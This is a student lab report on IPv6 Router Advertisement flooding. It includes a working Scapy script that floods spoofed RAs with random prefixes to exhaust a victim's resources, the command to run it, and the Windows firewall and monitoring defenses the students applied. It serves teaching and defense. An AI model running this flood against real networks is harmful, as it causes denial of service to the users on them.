IPv6 Router Advertisement Flooding Attack & Mitigation

CSE 406: Computer Network Sessional

Submitted by:

Name: Md.Tashdiqur Rahman (ID: 2005102)
Name: Fuad Ahmed Udoy (ID: 2005118)

Department of Computer Science and Engineering
Bangladesh University Of Engineering And Technology

28 July,2025

1 Introduction

1.1 What is IPv6 Router Advertisement (RA)?

Router Advertisement (RA) is a fundamental component of IPv6's Neighbor Discovery Protocol (NDP). Routers periodically send RA messages to announce their presence and provide network configuration information including prefixes, default routes, MTU values, and other parameters. IPv6 hosts use this information for Stateless Address Autoconfiguration (SLAAC) to automatically configure their network interfaces without requiring a centralized server like DHCP.

1.2 What is IPv6 RA Flooding Attack?

An IPv6 Router Advertisement flooding attack is a type of Denial-of-Service (DoS) attack where the attacker floods the network with malicious RA messages containing fake router information and numerous spoofed prefixes. This attack exploits the stateless nature of SLAAC, causing victim hosts to:

- Create multiple unnecessary IPv6 addresses and routes
- Exhaust system resources (cpu, memory, routing table entries)
- Experience network connectivity issues
- Suffer from degraded network performance

1.3 Purpose of This Project

This project demonstrates:

- The normal operation of IPv6 Router Advertisement and SLAAC
- The execution of an IPv6 RA flooding attack by an attacker machine
- Implementation of defense mechanisms such as RA Guard and rate limiting to protect the network infrastructure

1.4 Tools and Environment

- VirtualBox for virtual machine management
- Two VMs simulating the victim and attacker roles
- Kali Linux OS with IPv6 support for attacker VM
- Windows 7 with IPv6 support for victim VM
- Tools: radvd (Router Advertisement Daemon), scapy, ip6tables, ebtables
- Network monitoring tools: windump, wireshark

2 Prerequisites

2.1 Virtual Machine Setup

Two virtual machines were configured to demonstrate the IPv6 RA flooding attack and its defense mechanisms. Each machine serves a distinct role in the IPv6 network:

- **client**: An IPv6 client that performs SLAAC using received RA messages
- **attacker**: Launches the RA flooding attack using spoofed router advertisements

2.2 Network Configuration

All virtual machines were connected to the same LAN via a shared Wi-Fi or Ethernet connection using our existing home router. This provided real IPv6 connectivity across devices without requiring a virtual internal network or software router.

Unlike a fully isolated lab setup:

We used our actual router for inter-VM and VM-to-host communication. IPv6 was enabled and used for the attack demonstration.

IPv4 was not explicitly disabled, though it did not interfere with the IPv6 behavior we observed.

3 Demonstration

3.1 Normal Operation (Before Attack)

Before launching the attack, we verify that IPv6 SLAAC is functioning correctly and legitimate clients can autoconfigure their addresses.




Figure 1: Victim device before attack

Client Performs SLAAC On the client machine, monitor the interface for RA reception:

`we ran windump.exe`

3.2 IPv6 RA Flooding Attack

The IPv6 RA flooding attack exploits the stateless nature of SLAAC by sending numerous fake RA messages with different prefixes, causing the victim to create excessive addresses and routing entries.


3.2.1 Attack Logic

We developed a Python script using Scapy that:

- Generates random IPv6 prefixes
- Crafts malicious RA messages with fake router information
- Floods the network with these messages at high frequency
- Causes victim hosts to exhaust system resources

3.2.2 Attack Script (final3.py)

Figure 2: IPv6 RA Flooding Attack Script (final3.py) showing malicious RA packet generation code



```python
def random_ipv6_prefix():
    # Generate a random /64 IPv6 prefix, e.g., 2001:db8:xxxx:xxxx::
    return f"2001:db8:{randint(0, 0xffff):x}:{randint(0, 0xffff):x}::"


def flood_realistic_ra(iface, mac, count):
    """Send realistic, randomized RA packets to affect IPv6 hosts."""
    sent = 0
    try:
        for _ in range(count):
            fake_prefix = random_ipv6_prefix()
            src_ip = f"fe80::{randint(1, 0xffff):x}"
            pkt = Ether(dst="33:33:00:00:00:01", src=mac) / \
                  IPv6(dst="ff02::1", src=src_ip) / \
                  ICMPv6ND_RA(routerlifetime=1800) / \
                  ICMPv6NDOptSrcLLAddr(lladdr=mac) / \
                  ICMPv6NDOptPrefixInfo(prefixlen=64, prefix=fake_prefix, L=1, A=1, validlifetime=3600, preferredlifetime=1800)

            sendp(pkt, iface=iface, verbose=False)
            sent += 1

        success = True
    except Exception as e:
        print(f"[!] Error sending RA packets: {e}")
        success = False

    return sent, success


def main():
    parser = argparse.ArgumentParser(description="IPv6 Realistic RA Flood")
    parser.add_argument("interface", help="Network interface to use (e.g., eth0)")
    parser.add_argument("--username", required=True, help="Your username (for logging)")
    parser.add_argument("--date", default=datetime.now().strftime("%Y-%m-%d %H:%M:%S"), help="Date of attack")
    parser.add_argument("--count", type=int, default=1000, help="Number of packets to send (default: 1000)")
    args = parser.parse_args()

    iface = args.interface
    mac = get_if_hwaddr(iface)

    print(f"[*] Starting realistic RA flood on {iface}...")
    total_sent, success = flood_realistic_ra(iface, mac, args.count)

    log_attack(iface, total_sent, success, args.username, args.date)
    print(f"[+] Sent {total_sent} RA packets. Success: {success}")


if __name__ == "__main__":
    main()
```

Figure 3: IPv6 RA Flooding Attack Script (final3.py) showing malicious RA packet generation code

Script Usage:

```
# Install required dependencies
sudo apt update
sudo apt install python3-scapy

# Execute the attack
sudo python3 final3.py eth0 --username kali --count 5000
```




Figure 4: Attacker runs python script

```
# Monitor the attack impact
ran windump.exe
```




Figure 5: Victim PC receiving numerous RA packets,causing CPU usage full

3.3 Defense Mechanisms

3.3.1 Blocking RA Packets (Windows Firewall)

We used Windows Firewall to block incoming ICMPv6 Router Advertisement (RA) packets (Type 134), preventing the system from processing spoofed RA messages. This was done by adding a custom inbound rule targeting ICMPv6 traffic.

netsh advfirewall firewall add rule name=”Block RA” protocol=icmpv6:134,any dir=in action=block




Figure 6: Command for blocking RA flooding attack




Figure 7: Blocking RA packets in action

3.3.2 Interface Configuration

```
netsh interface ipv6 set interface "Local Area Connection" routerdiscovery=disabled
```

This stopped the system from responding to RA messages entirely.

3.3.3 Network Monitoring

```
windump -i 2 "icmp6 and ip6[40] == 134"
```





Figure 8: Disble IPv6 block mechanism



(a) Network traffic and CPU usage before defense

(b) Network traffic and CPU usage after defense

Figure 9: Comparison of network traffic and CPU usage before and after implementing defense mechanisms

4 Conclusion

The IPv6 RA flooding attack demonstrates significant vulnerabilities in IPv6's stateless autoconfiguration mechanism. However, proper implementation of defense mechanisms including RA Guard, rate limiting, and host-based protections can effectively mitigate these attacks and maintain network security and stability.

Key takeaways:

- IPv6 networks require specific security considerations beyond IPv4
- Stateless protocols can be exploited for resource exhaustion attacks
- Layer 2 and Layer 3 filtering provide complementary protection
- Network monitoring is essential for early attack detection